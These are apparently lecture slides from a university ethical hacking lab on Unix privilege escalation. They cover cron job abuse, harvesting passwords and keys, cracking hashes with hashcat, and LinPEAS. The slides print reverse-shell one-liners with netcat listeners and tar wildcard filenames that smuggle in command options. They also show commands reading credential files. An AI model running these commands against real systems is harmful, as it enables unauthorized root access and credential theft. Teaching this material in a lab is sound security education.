
ETHL - Ethical Hacking Lab

0x06 - Hacking Unix p2

Davide Guerri - davide[.]guerri AT uniroma1[.]it
Ethical Hacking Lab
Sapienza University of Rome - Department of Computer Science



Created: 2024-03-05
Last modified: 2025-05-08

ToC

Exploiting cronjobs

Exploiting cronjobs

What is Cron?

- A task scheduler on Unix-like systems
- Allows defining commands to execute periodically
- Schedules specified in cron expressions within crontab files


```
crontab -l
```

To show cronjobs for the current user

Exploiting cronjobs

What is Cron?


Example



Exploiting cronjobs

What is Cron?

Cron jobs often do maintenance for services (e.g., clean up), often running **root**



Exploiting cronjobs


If we can tamper with what those cron jobs are executing, we can execute commands as root

We are going to see 3 methods, with some examples

Exploiting cronjobs

Method 1 - Writable cron scripts

`overwrite.sh` is executed every minute and it's world-writable



Exploiting cronjobs

Method 1 - Writable cron scripts

Write into the script to create a bind or reverse shell

1. Create a listening server with `netcat` on the local machine

```
nc -lp 8888
```

2. Overwrite `overwrite.sh` with

```
bash -i >& /dev/tcp/127.0.0.1/8888 0>&1
```


3. Wait for the cron job to be executed

Exploiting cronjobs

Method 1 - Writable cron scripts

As we have seen before, this cron job is executed every minute with the root user


So, on average after 30 seconds, Privilege Escalation is achieved: we got a root shell



Exploiting cronjobs

Method 2 - Insecure crontab PATH

`overwrite.sh` is executed using its relative path ⇒ `/bin/sh` will search it in each directory in the PATH env variable



Exploiting cronjobs

Method 2 - Insecure crontab PATH

Can we write in any of the directories in `PATH` coming **before** the location of `overwrite.sh`?

1. Create a listening server with `netcat` on the local machine

```
nc -lp 7777
```

2. Create a file named `overwrite.sh` in `/home/user` containing, make it executable


```
#!/bin/sh
bash -i >& /dev/tcp/127.0.0.1/7777 0>&1
```

3. Wait for the cron job to be executed

Exploiting cronjobs

Method 3 - Insecure scripts

The * wildcard is expanded by the shell and passed to the command (tar in this case)



Exploiting cronjobs

Method 3 - Insecure scripts

Checking on GTFOBins we learn that `tar` can execute external commands as part of a checkpoint feature

1. Create a listening server with `netcat` on the local machine

```
nc -lp 9999
```

2. Create an executable script, named `myshell.sh`, in the user directory

```
#!/bin/sh
bash -i >& /dev/tcp/127.0.0.1/9999 0>&1
```

Exploiting cronjobs

Method 3 - Insecure scripts

3. Create fake files in the user home (where the * is expanded), to trick `tar`

```
touch /home/user/--checkpoint=1
touch /home/user/--checkpoint-action=exec=shell.elf
```


4. Wait for the cron job to be executed

Exploiting cronjobs

Method 3 - Insecure scripts

What happened?

After wildcard expansion, `tar` has been executed as:




```
tar czf /tmp/backup.tar.gz \
      --checkpoint=1 --checkpoint-action=exec=myshell.sh myshell.sh tools
```

Exploiting cronjobs

Method 3 - Note

This is a general pattern (not a tar vuln, not just for cronjobs) and it's related to **insecure use of wildcards**

- A tool uses unquoted **wildcards** or **unsafe input expansion**
- Attacker **places specially crafted files** with names that mimic command-line option
- During execution, the file name is **interpreted as a real option**, not data

If the process runs with elevated privileges (like root in cronjobs), it can lead to code execution or privilege escalation

[demo/hands-on]

Practical 0x07 level 1 and 2

linux-privesc

Passwords and keys

Passwords and keys

Having an initial foothold on a system means that we can gather more details

Just a few examples:

- Configuration files
- Shell History
- Keys

Passwords and keys

Configuration files

If we got the foothold by exploiting a server, we should be impersonating the user used by the server

- Configuration files for the application (e.g., web application) might contain password
  - E.g., database password

Passwords and keys

Configuration files - example scenario

We exploited a web application

1. Get the DB password from configuration files
2. Access the database (we will see later how to reach this, if needed)
    a. Data exfiltration could also happen here
3. Gather application users and passwords

Passwords and keys

Configuration files

In general, if the exploited servers have users, try to gather their password

Why? Humans reuse passwords

- Enumerate local machine users (e.g., `cat /etc/passwd`)
- Try passwords gathered (e.g., `su - <user>`)

Passwords and keys

Configuration files - cracking password

If we need to crack hashed passwords, we can use rainbow tables...

But... Good applications encrypt passwords, better applications also do it properly

- using **salt** and recommended algorithms, like Argon2 or **Bcrypt**

Passwords and keys

Configuration files - cracking password

We can use wordlists and cracking applications


- This is particularly useful if the application used salt

Two popular tools:

- **John the ripper** - multipurpose cracking tool
- **hashcat** - fast, optimized for GPUs

Passwords and keys

Configuration files - cracking password w/ John the ripper



Passwords and keys

Configuration files - cracking password w/ hashcat

```
..acking-hashes (-zsh)
❯ cat sha256-hashes.txt
9331a1d273d1c186ac996050b184dd0c616d495c4b6ff7bc9ba016c21cd331ea

❯ hashcat -a0 -m1400 ./sha256-hashes.txt  ~/Developer/rockyou/rockyou.txt
hashcat (v6.2.6) starting

* Device #2: Apple's OpenCL drivers (GPU) are known to be unreliable.
             You have been warned.

METAL API (Metal 341.36)
========================
* Device #1: Apple M1 Max, 10880/21845 MB, 32MCU

OpenCL API (OpenCL 1.2 (Dec 20 2023 17:30:54)) - Platform #1 [Apple]
====================================================================
* Device #2: Apple M1 Max, skipped

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

davide | ~/D/e/q/c | main ± •
```

```
..acking-hashes (-zsh)
❯ hashcat --restore-disable -a0 -m1400 ./sha256-hashes.txt  ~/Developer/rockyou/ro

Dictionary cache hit:
* Filename..: /Users/davide/Developer/rockyou/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

9331a1d273d1c186ac996050b184dd0c616d495c4b6ff7bc9ba016c21cd331ea:ciaociao

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1400 (SHA2-256)
Hash.Target......: 9331a1d273d1c186ac996050b184dd0c616d495c4b6ff7bc9ba...d331ea
Time.Started.....: Mon Apr  1 17:48:45 2024 (0 secs)
Time.Estimated...: Mon Apr  1 17:48:45 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/Users/davide/Developer/rockyou/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 97915.4 kH/s (10.40ms) @ Accel:1024 Loops:1 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 2097152/14344384 (14.62%)
Rejected.........: 0/2097152 (0.00%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> SALDARRIAGA
Hardware.Mon.SMC.: Fan0: 0%, Fan1: 0%
Hardware.Mon.#1..: Util: 85%

davide | ~/D/e/q/c | main ± •
```

Passwords and keys

Configuration files - realistic scenario

```
user@debian:~$ cat myvpn.ovpn
client
dev tun
proto udp
remote 10.10.10.10 1194
resolv-retry infinite
nobind
persist-key
persist-tun
ca ca.crt
tls-client
remote-cert-tls server
auth-user-pass /etc/openvpn/auth.txt
comp-lzo
verb 1
reneg-sec 0

user@debian:~$ cat /etc/openvpn/auth.txt
root
password123
user@debian:~$
```

Passwords and keys

Shell history

If the “service user” has been used for interactive sessions


- Or if we have moved laterally to an interactive user

Shell history might reveal useful information to perform PE

- Leak passwords
- Common operations which we can use to gather more information

Passwords and keys

Shell history - realistic scenarios



Passwords and keys

Other keys

When elevating privileges or moving laterally, we might want to gather authentication material like keys

- To log into other systems and gather more information
- Typical examples:
  - SSH keys
  - GPG keys - e.g., social engineering

Passwords and keys

Other keys and sensitive material: cordumps

Frequently seen in real **post-exploitation scenarios** - How it works:

- A privileged process (e.g., running as root) crashes and generates a **core dump**
- The core dump contains a snapshot of the process memory, including:
  - Environment variables (e.g., tokens, API keys, ...)
  - Stack and heap contents
  - Open file descriptors
  - Plaintext credentials or sensitive data


If the dump file is stored in a attacker-accessible location (e.g., /core, /var/crash/), a low-privileged attacker can read it and **extract sensitive data**

[demo/hands-on]

Practical 0x02 level 3 linux-privesc

Passwords and keys

Other keys - realistic scenario - cracking ssh keys password



LinPEAS

LinPEAS

LinPEAS - Linux Privilege Escalation Awesome Script

A script that searches for possible paths to escalate privileges on Unix (not just Linux) hosts.

- Checks are explained on book.hacktricks.xyz
- Searches for possible Privilege Escalation Paths
- Doesn't have any dependency!

LinPEAS

Noisy, leave tracks + easily detected by EDR (Endpoint Detection and Response)

When running CTFs, use `-a` option to perform extra checks:

- searches for more possible hashes inside files
- brute-force each user using `su` with the top2000 passwords

LinPEAS

